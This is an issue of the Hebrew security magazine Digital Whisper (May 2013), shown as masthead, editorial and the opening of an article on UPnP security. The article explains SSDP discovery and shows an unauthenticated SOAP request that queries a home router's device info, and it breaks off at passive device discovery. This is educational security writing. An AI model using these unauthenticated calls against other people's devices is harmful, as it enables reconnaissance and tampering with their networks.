

Digital Whisper


גליון 41, מאי 2013

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל, אריק יונאי
כתבים:	אפיק קסטיאל (cp77fk4r), שחר גייגר מאור, יובל סיני, דודו ברודה, משה פרבר ורועי חי.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il



דבר העורכים

ברוכים הבאים לגיליון מאי. אחרי הפסקה של חודש - אנחנו שמחים להגיש לכם את הגיליון ה-41 של Digital whisper!

כאמור, גיליון 41 מגיע באיחור של חודש, כי אין מה לעשות, גם לנו יש חיים ☺ (כן, אה...) וכמו לכולם, גם לנו בתקופת החגים יש תוכניות אישיות. אז מי שציפה להתנצלות - שיישכח מזה (;


אז מה הפעם? אחרי שמדינת ישראל, הממשלה, הבנקים, ספקיות האינטרנט ובעלי אתרי האינטרנט הישראליים הצליחו לשרוד את "אחת ממתקפות הסייבר המתוחכמות ביותר כנגד מדינת ישראל" (יש לי כל כך הרבה מילים להגיד את כל מילה במשפט הדבילי הזה) שבוצעה על ידי אנונימוס אפשר להמשיך לנשום ולחזור לשגרה הקיברנטית הישראלית...

הגיליון הפעם כולל שישה מאמרים בנושאים מעניינים ביותר, וכמובן, לפני שנציג את התוכן, נרצה להגיד תודה לכל החבר'ה היקרים שהשקיעו מזמנם וכתבו לנו מאמרים ובזכותם הגיליון ה-41 פורסם:
תודה רבה לשחר גייגר מאור! תודה רבה ליובל סיני! תודה רבה לדודו ברודה! תודה רבה למשה פרבר ותודה רבה לרועי חי!

בנוסף, תודה רבה לשילה שילה ספרה מלר ולאריק יונאי על העזרה בעריכת המאמרים!

קריאה מהנה!

ניר אדר ואפיק קסטיאל.



תוכן עניינים

2	דבר העורכים
3	תוכן עניינים
4	UPNP - דברים שאתה מציע חינם לתוקפים אותך ולעולם לא תדע
27	תקני אבטחת מידע במחשוב ענן
45	שיטות אימות מתקדמות
66	הדרך הארוכה להסמכת CISSP
81	על סוגיות מתקדמות בענן
90	Android DNS Poisoning: Randomness Gone Bad
96	דברי סיום

UPnP - דברים שאתה מציע חינם לתוקפים אותך

ולעולם לא תדע

מאת אפיק קסטילאל / cp77fk4r

הקדמה

במהלך השנים האחרונות, עולם ה-Networking הביתי התפתח מאוד. אם פעם, ציוד התקשורת היחיד שהיה ניתן למצוא בבתי פרטיים היה המודם, כיום ניתן למצוא כמעט בכל בית לפחות Router אחד, רכיב Wireless (או Router המשלב טכנולוגיית Wireless), וכבר לא נדיר כל כך למצוא רכיבי Media Center, רכיבי Streaming, התקני Bluetooth ועוד. היום ניתן כבר למצוא ברשתות ביתיות קטנות, שרת DHCP (בדרך כלל מובנה על הנתב), שיתופי קבצים ועוד, גם אצל משתמשים שאינם "כבדים".

כאשר אנו מעוניינים לחבר רכיב רשת חדש אנו נדרשים לקנפג אותו. הרכיבים החדשים כיום, בדרך כלל מגיעים עם ממשק התקנה סטנדרטי ופשוט להפעלה גם למשתמש הממוצע (רכיבים כגון נתבים המגיעים מטעם ספקית האינטרנט וכו'). אך עם כל הפשטות שבדבר, עדיין, רב המשתמשים הביתיים יבקשו מהספקית או מחברת השירות לשלוח נציג ("טכנאי") מטעמם שיבצע את מלאכת ההתקנה המורכבת.


התקנה או חיבור ראשוני של רכיב רשת כזה או אחר - זה עוד הגיוני, בייחוד כאשר מדובר בלקוח הדיוט. אך לפעמים, בייחוד בארכיטקטורת רשת הכוללת חיבור לאינטרנט דרך נתב, אנו נדרשים לעדכן את קונפיגורציה הנתב שלנו על מנת לבצע פעולות לגיטימיות יחסית (כגון שימוש בתוכנות Peer 2 Peer, השתתפות במשחקים מרובי משתתפים דרך האינטרנט ועוד), לקרוא לטכנאי שימפה לנו פורט על הנתב שיבצע Forwarding לטובת פעולה כזאת או אחרת זה כבר לא בא בחשבון.

ובדיוק למקרים כאלה (ואחרים) פותח הפרוטוקול UPnP. הפרוטוקול הנ"ל, הינו הרחבה של רעיון ה-PnP ("Plug & Play") שאנחנו מכירים מרכיבים מבוססי חיבור USB (כגון מצלמות רשת, עכברים אלחוטיים, מקלדות, מדפסות וכו'), שאומר "חבר והפעל" - מבלי הצורך באשפי התקנה מסורבלים, כפתורי Next בלתי נגמרים, וחיפוש אחר דרייברים של כל מיני יצרניות עלומות שם. אז במה ההרחבה מתבטאת? ב-U, שאומרת "Universal" - "Universal Plug & Play".

UPnP הינו פרוטוקול (או מספר פרוטוקולים, תלוי את מי אתם שואלים) אוניברסלי, שנועד לאפשר לרכיבי רשת שונים להתממשק אחד לשני מבלי הצורך במגע אדם. הרעיון הוא שאם יש לי נתב שתומך ב-UPnP ותוכנה הפועלת בארכיטקטורת Peer 2 Peer הדורשת פורט ממופה על הנתב - היא תדע לעשות זאת באופן השקוף למשתמש. יש לי Media Streamer ברשת? מערכת ההפעלה או נגן המדיה המועדף עלי

דברים שאתה מציע חינם לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il




ידע אוטומטית לאתר אותו, ללא הצורך להגדיר לו כתובת IP על-ידי, ולאפשר לי לנגן ממנו מוזיקה או סרטים. חיברתי לרשת מדפסת חדשה? אוכל להדפיס את המאמר הזה בעזרת קורא ה-PDF שלי, ללא כל צורך להגדיר אותה, וללא הצורך במילוי שום תפריט בשום ממשק.

נשמע יעיל, לא? אתם צודקים, זה בהחלט נשמע כמו גן-עדן, הבעיה היא, כמו בכל דבר שמאפשר להגדיר באופן אוטומטי היא, כמובן, אבטחת המידע. אם רכיב רשת מייצר ממשק UPnP לשימוש ע"י רכיבים אוטומטיים, זאת אומרת שבכל התהליך, אין שום דרישה להזדהות מצד הלקוח כלפי השרת, מה שאומר שאף אחד לא מבטיח לנו כי מי ששולח את הבקשות השונות לקבלת מידע או שינויי קונפיגורציה - אכן גורם תמים. וכאן בדיוק נוצרת הבעיה שלנו. ממשק ה-UPnP מייצר מספר רב של פונקציות שניתן לגשת אליהן דרך ממשק הניהול של רכיב הרשת (שבדרך כלל מוגן בסיסמה) לשימוש בצורה נוחה, אך כאשר ניגשים אל הפונקציות הללו דרך ממשק ה-UPnP - אין שום בקשה או צורך בהזדהות. מצד אחד מדובר בממשק הפתוח כמעט בכל רכיב רשת שמיצר כיום (כברירת מחדל!), ומצד שני - יש לנו כאן ממשק ישיר לפונקציות ניהול קריטיות מבלי שום פיקוח.

לפני קצת פחות מחודשיים, בעקבות פוסט ("[Major UPnP Security Vulnerabilities](#)") מסמך ("[Unplug](#)"), וכלי ("[ScanNow UPnP](#)") שנכתבו ע"י H.D. Moore, על מספר חולשות שהוא גילה באחת הספריות שבהן נעשה שימוש נרחב בעת מימוש הפרוטוקול. בעקבות הפרסום הנ"ל, ה-US-CERT [פרסמו הודעה](#) הקוראת לבטל או לעדכן את השירות הנ"ל בכל רכיבי הרשת בהם מופעל השירות. על מנת להבין את היקף הסכנה, אציין כי בדו"ח של Rapid7, נכתב כי מוצרים של מעל ל-200 חברות שונות פגיעים לחולשות שצוינו, ביניהם חברות כמו:

- Cisco Systems, Inc.
- D-Link Systems, Inc.
- Fujitsu Technology
- Huawei Technologies
- ipitomy
- Linksys
- NEC Corporation
- Siemens
- Sony Corporation
- Synology

ומסריקה שבוצעה נמצא כי מעל 80 מיליון רכיבי UPnP מחוברים לאינטרנט ומגיבים לקריאות מה-WAN.



על מנת להבין לעומק את חומרת הבעיה, אסקור במהלך המאמר הנ"ל את עולם ה-UPnP. אבצע זאת דווקא מהצד של הגורמים המזיקים - אלו שמעוניינים לפגוע בנו, נראה כיצד ניתן לאתר רכיבי UPnP בתוך הרשת, כיצד ניתן לגלות אילו ממשקים הם מייצרים, ומה ניתן לעשות על מנת לחבל רשת באמצעותם.

בגיליון ה-9 של המגזין, פורסם מאמר מעולה בשם "[חולשות בפרוטוקול UPnP](#)", שנכתב ע"י אביב ברזילאי (sNiGhT), אני יותר ממליץ מאוד לקרוא אותו לפני / אחרי / במקביל לקריאת המאמר הנ"ל.

איך עובד ה-UPnP?

לפני שנגש לעבודה, חשוב שבין כיצד הפרוטוקול עובד. הפרוטוקול UPnP, כברירת מחדל, משתמש בפורטים ב-UDP/1900 או TCP/2869 לתקשורת. לרכיבי UPnP יש גם TCP Stack וגם UDP Stack. כמו שיהיה ניתן לראות בהמשך, התקשורת מאוד מזכירה תקשורת HTTP. זאת מכיוון שמתכנני הפרוטוקול ([UPnP Forum](#)) התבססו על סט תקנים סטנדרטיים לטובת יצירתו (כגון HTTP, XML, SOAP). UPnP משתמש בתקשורת HTTP "סטנדרטית" (HTTP Over TCP), בתקשורת HTTPU (HTTP Over UDP), ובתקשורת HTTPMU (HTTP Over Multicast).


כאשר מחברים רכיב UPnP לרשת, מתרחשים מספר שלבים:

שלב ראשון - קבלת כתובת IP:

כל רכיב התומך ב-UPnP מממש מספר טכניקות לקבלת כתובת IP ברשת שאינה כוללת שרתי DHCP ושרתים בסגנון. טכניקות אלו ידועות כ-"[Zero Configuration Networking](#)". מלבד זה, רכיבי UPnP מממשים קונספט המכונה "AutoIP", ובמסגרתו קליינט DHCP המאפשר לו לקבל כתובת IP ברשת אליה חיברו אותו. בנוסף לכתובת IP, רכיב UPnP (לפי התקן) יכול לקבל גם שם DNS.

שלב שני - פרסום ברשת:

לאחר קבלת כתובת IP ברשת, מתחיל תהליך ה-Discovery ובו נעשה שימוש ב-"[SSDP](#)" (קיצור של Simple Service Discovery Protocol). הרכיב שולח חבילת SSDP מסוג "Notify" ב-Multicast ובה הוא מפרסם מיד את עצמו לתחנות השונות ברשת. המידע שמתפרסם לא כולל פרטים טכניים אלא מידע על השירותים אותו הוא מסוגל לספק, כגון סוג השירותים אותם הוא מספק, מזהה שלהם, והפנייה לכתובות עם הפרטים הנוספים על אותם השירותים, לטובת מי שכן יהיה מעוניין להשתמש בהם בהמשך.



כך נראית חבילת Notify שמחשב אצלי ברשת, המריץ שירות UPnP פרסם:

```
NOTIFY * HTTP/1.1
Host:239.255.255.250:1900
NT:urn:microsoft.com:service:X_MS_MediaReceiverRegistrar:1
NTS:ssdp:alive
Location:http://10.0.0.1:2869/upnpghost/udhisapi.dll?content=uuid:db260595-288c-4ad5-8a81-3c841b24b0f8
USN:uuid:db260595-288c-4ad5-8a81-3c841b24b0f8::urn:microsoft.com:service:X MS MediaReceiverRegistrar:1
Cache-Control:max-age=900
Server:Microsoft-Windows-NT/5.1 UPnP/1.0 UPnP-Device-Host/1.0
OPT:"http://schemas.upnp.org/upnp/1/0/"; ns=01
01-NLS:8b1548b90602b95d1a8d0dae812fcdc2
```

דוגמאות נוספות הן שתי חבילות Notify שהראוטר אצלי ברשת פרסם:

```
NOTIFY * HTTP/1.1
Host: 239.255.255.250:1900
Cache-Control: max-age=300
Location: http://10.0.0.138:1780/WFADevice.xml
NTS: ssdp:alive
Server: POSIX, UPnP/1.0 /
NT: urn:schemas-wifialliance-org:device:WFADevice:1
USN: uuid:8ec4c5db-cc2f-d03b-0388-396231fd5f0e::urn:schemas-wifialliance-org:device:WFADevice:1
```

```
NOTIFY * HTTP/1.1
Host: 239.255.255.250:1900
Cache-Control: max-age=300
Location: http://10.0.0.138:1780/WFADevice.xml
NTS: ssdp:alive
Server: POSIX, UPnP/1.0 /
NT: urn:schemas-wifialliance-org:service:WFAWLANConfig:1
USN: uuid:8ec4c5db-cc2f-d03b-0388-396231fd5f0e::urn:schemas-wifialliance-org:service:WFAWLANConfig:1
```

כאמור, חבילת ה-Notify כוללת בעצם את כלל המידע שנדרש על מנת שרכיב רשת אחר יוכל להבין באיזה רכיב מדובר, מה הוא סוג השירות אותו הוא מפרסם (עבור כל סוג שירות נשלחת הודעת Notify נפרדת) ו-Reference במידה ונרצה לקבל מידע נוסף על סוג השירות (אגע בכך בהמשך).

הסבר על ה-Headers:

- השורה הראשונה - סוג הבקשה, במקרה שלנו: Notify.
- Host - יעד החבילה, הכתובת "239.255.255.250" משמשת כ-Multicast.
- Cache-Control - פרק הזמן בו החבילה (והשירותים עליהם היא מדווחת) תקפים.
- Location - משמש כ-Reference לתיאור של כלל השירותים המוצעים ע"י רכיב ה-UPnP. ה-URL מוכר גם כ-"UPnP root device description".
- NTS ו-NT באות ביחד, הן קיצור של Notify Type ושל Notify Sub-Type (או יותר נכון: Notify Type Sub) והן מציגות את סוג ה-Notify. לדוגמא, כאשר רכיב UPnP משתמשים ב-SSDP בעת הפעלתם הם יכללו בחבילת ה-SSDP את השורה:


```
NTS: ssdp:alive
```

לעומת זאת, בשלב כיבוי, הם יכללו:

```
NTS: ssdp:byebye
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il



- **Server** - מידע שהשרת מספק על עצמו (סוג, גרסת ה-UPnP שבה הוא תומך וכו').
- **USN** - קיצור של Unique Service Name המשמש כמזהה ייחודי לכל שירות המסופק על ידי רכיב ה-UPnP.

פחות או יותר, כאן נגמר השלב הפסיבי של חיבור ה-UPnP לרשת, מכאן מתבצעים שלבים אקטיביים על המכשיר ע"י משתתפים חיצוניים ברשת.

שלב שלישי - Discovery:

כאשר רכיב רשת (כגון עמדה קצה) מעוניין לברר האם קיימים רכיבים נוספים ברשת המספקים שירותי UPnP, הוא שולח בקשת "M-SEARCH" מסוג "Discovery" ב-Multicast. דוגמא לחבילת כזאת שנשלחה אצלי ברשת ע"י עמדת קצה:


```
M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900
ST:urn:schemas-upnp-org:device:InternetGatewayDevice:1
Man:"ssdp:discover"
MX:3
```

הסבר על ה-Headers:

- השורה הראשונה - סוג הבקשה, במקרה הנ"ל: M-SEARCH.
- **Host** - גם כאן, היעד אליו נשלחת הבקשה (Multicast).
- **ST** - קיצור של "Search Target", מייצג את סוג השירות אותו אנו מחפשים, רכיב UPnP יגיב לחבילת M-SEARCH רק במקרים הבאים:
 1. הערך הקיים ב-ST הינו "upnp:rootdevice".
 2. הערך הקיים ב-ST הינו "ssdp:all".
 3. הערך הקיים ב-ST מתאים לשירותים אותם הוא פרסם בחבילות ה-Notify.
- **MX** - ערך, בשניות, המגדיר כמה זמן שולח הבקשה יחכה לתשובה שתחשב כרלוונטית.

שלב רביעי - Description:

כאמור, כאשר עמדת קצה מעוניינת לקבל שירותים מרכיבי רשת המספקים שירותי UPnP, היא שולחת בקשת M-SEARCH עבור אותו השירות כ-Multicast, במידה ואכן קיים רכיב ברשת המספק שירותי UPnP הוא בודק את הערך אשר סופק ב-ST Header ובודק האם הוא מייצא שירות מתאים, במידה וכן - הוא מפרסם "Device Description".



Device Description הינו קובץ XML המספק פרטים אודות השירותים הקיימים תחת אותו הרכיב. לדוגמא, אם ביקשנו Description אודות ה-"rootdevice", נקבל XML המספק מפרט על כלל הרכיבים הקיימים באותו הרכיב. אם נבקש Description על אותו תת-רכיב ספציפי, נקבל XML המפרט על כלל השירותים המסופקים ע"י אותו הרכיב, דוגמא ל-"Device Description":

```
<?xml version="1.0"?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <device>
    <deviceType>urn:schemas-wifialliance-org:device:WFADevice:1</deviceType>
    <friendlyName>WFADevice</friendlyName>
    <manufacturer>Broadcom Corporation</manufacturer>
    <manufacturerURL>http://www.broadcom.com</manufacturerURL>
    <modelDescription>Wireless Device</modelDescription>
    <modelName>WPS</modelName>
    <modelName>X1</modelName>
    <serialNumber>0000001</serialNumber>
    <UDN>uuid:8ec4c5db-cc2f-d03b-0388-396231fd5f0e</UDN>
    <serviceList>
      <service>
        <serviceType>urn:schemas-wifialliance-org:service:WFAWLANConfig:1</serviceType>
        <serviceId>urn:wifialliance-org:serviceId:WFAWLANConfig1</serviceId>
        <SCPDURL>/x_wfawlanconfig.xml</SCPDURL>
        <controlURL>/control?WFAWLANConfig</controlURL>
        <eventSubURL>/event?WFAWLANConfig</eventSubURL>
      </service>
    </serviceList>
  </device>
</root>
```

ניתן לראות כי הבקשה נשלחה ל-WFADevice, והוא מספר לנו אודותיו, אודות היצרן שלו, השירותים אותם הוא מספק ואת ה-SCPDURL אותם הוא מספק (SCPД - קיצור של Service Control Protocol Document) על מנת שנדע היכן לקבל את המידע עבור השימוש באותם השירותים.

אם נבקש מידע אודות שירות ספציפי נוכל לראות את הפרטים עליו, במה הוא תומך, אילו ארגומנטים הוא מצפה לקבל, מה סוגם ועוד. לדוגמא, בבקשה הקודמת ראינו שרכיב הרשת שתשאלנו, מספק שירות בשם "WFAWLANConfig". נוכל לראות כי במידה ונרצה לקבל את המידע על אותו שירות, קיים SCPDURL עבורו בקובץ: x_wfawlanconfig.xml, אם ניגש אליו, נוכל לראות את המידע הבא:

```
<?xml version="1.0"?>
<scpd xmlns="urn:schemas-upnp-org:service-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <actionList>
    <action>
      <name>DelAPSettings</name>
      <argumentList>
        <argument>
          <name>NewAPSettings</name>
          <direction>in</direction>
        </argument>
      </argumentList>
    </action>
  </actionList>
</scpd>
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il

```

    <relatedStateVariable>APSettings</relatedStateVariable>
  </argument>
</argumentList>
</action>
..
..
..
</actionList>
<serviceStateTable>
  <stateVariable sendEvents="no">
    <name>WLANResponse</name>
    <dataType>bin.base64</dataType>
  </stateVariable>
  ..
  ..
  ..
</serviceStateTable>
</scpd>

```

קיצרתי את הפלט כמובן, אך עדיין אפשר להבין מה קורה פה: כל שירות מייצא מספר Actions שניתן להשתמש בהם על מנת לבצע פעולות על אותו הרכיב.

שלב חמישי - הפעלה:

אם נסתכל בפלט של בקשת ה-Device Description שביקשנו עבור השירות "x_wfawlanconfig.xml", נוכל לראות את כלל ה-Actions שהוא מספק ואת הארגומנטים אותם הוא מצפה לקבל עבור הפעלת כל Action. לדוגמא, אם נרצה להפעיל את GetDeviceInfo, נוכל לראות את הפרטים עליו בטבלת ה-Actions:

```

<action>
  <name>GetDeviceInfo</name>
  <argumentList>
    <argument>
      <name>NewDeviceInfo</name>
      <direction>out</direction>
      <relatedStateVariable>DeviceInfo</relatedStateVariable>
    </argument>
  </argumentList>
</action>

```

ממנה נוכל ללמוד כי על מנת להפעיל את ה-Action הנ"ל, אין אנו נדרשים לספק ארגומנטים (אין ארגומנט שה-Direction שלו הוא "In"). הפעלת ה-Action תבצע בעזרת שליחת בקשת POST באופן הבא:

```

POST /control?WFAWLANConfig HTTP/1.0
Host: 10.0.0.138
User-Agent: Twisted PageGetter
Content-Length: 278
SOAPACTION: "urn:schemas-wifialliance-org:service:WFAWLANConfig:1#GetDeviceInfo"
content-type: text/xml ;charset="utf-8"
connection: close


<?xml version="1.0" encoding="utf-8"?><s:Envelope
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><ns0:GetDeviceInfo
xmlns:ns0="urn:schemas-wifialliance-org:service:WFAWLANConfig:1" /></s:Body></s:Envelope>

```

על בקשת ה-POST לכלול את ה-Action אותו אנו מעוניינים לבצע, זאת נציין בעזרת ה-SAPACTION, וכמו שראינו קודם לכן איננו נדרשים לספק ארגומנטים על מנת להפעיל את אותו ה-Action.

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il



תגובה מצד רכיב ה-UPnP תראה לדוגמה, כך:

```
Content-Length: 857
Content-Type: text/xml; charset="utf-8"
Date: Thu, 02 Jan 2003 02:01:42 GMT
EXT:
Server: POSIX, UPnP/1.0 /
Connection: close

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:GetDeviceInfoResponse xmlns:u="urn:schemas-wifialliance-org:service:WFAWLANConfig:1">
<NewDeviceInfo>EEoAARAQIgABBBBHABCOxMxbzc/QowOIOWIx/V8OECAABiyXSsnF0BAaAbChUjoc+lUZJrMmF
68e20XEDIawB2RD1cKTIiA4poBF4skvgY1Dwz3l/XJYducZIPqbfvdM5GDyEsYcuR9cCFr8Z9CP/NJCuiUHMLh13
nGRxKifqhopwMk17rrMqTrn5BQGPSVhMe/8iWF1s2Gsel0bIlV7LdHCjvnfvPn8/Gm9QkAPsBXJB9eqCzAjma1Sy
rnmb85NtC/pl8DyTxAJRn6eqGTKzXHCHQxo4qkQbxNjJ2t6hBeZ2B2DR2Dx+eVEDtDsCzNMJ8Kn91ONgVVrfwFWZ
xAEEAIAJxAQAAIADxANAAEBEAgAAgCEEEQAAQIQIQANTkvUR0VBUiwgSW5jLhAjAA5ER04yMjAwdjJCRVpFURakAA
5ER04yMjAwdjJCRVpFURBCAAQyMjAwEFQACAAGAFdyBAABEBEADkRHTjIyMDB2MkJFwKvREdWAAQEQAACAAAEgA
CAAAQCQACAAQLQAEgAAAAA==</NewDeviceInfo>
</u:GetDeviceInfoResponse>
</s:Body>
</s:Envelope>
```

במקרה הנ"ל, תוכן התגובה חזר ב-Base64, ולאחר המרת המידע, נוכל לראות הרבה זבל ובין היתר גם:


NETGEAR, Inc. DGN2200v2BEZEQ DGN2200v2BEZEQ 2200 DGN220v2BEZEQ

במידה ונרצה להפעיל Action הדורש פרמטרים, עלינו לספקם בתוך הבקשה, על כך נדבר בהמשך.

מתחילים לעבוד


איתור רכיבי UPnP

על מנת להתחיל לעבוד מול רכיבי UPnP עלינו קודם כל לאתר אותם, במידה והם באותו ה-Subnet שלנו, נוכל לאתר אותם באופן פאסיבי ע"י הפעלת Wireshark עם פילטר על Multicast. לדוגמא:



דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

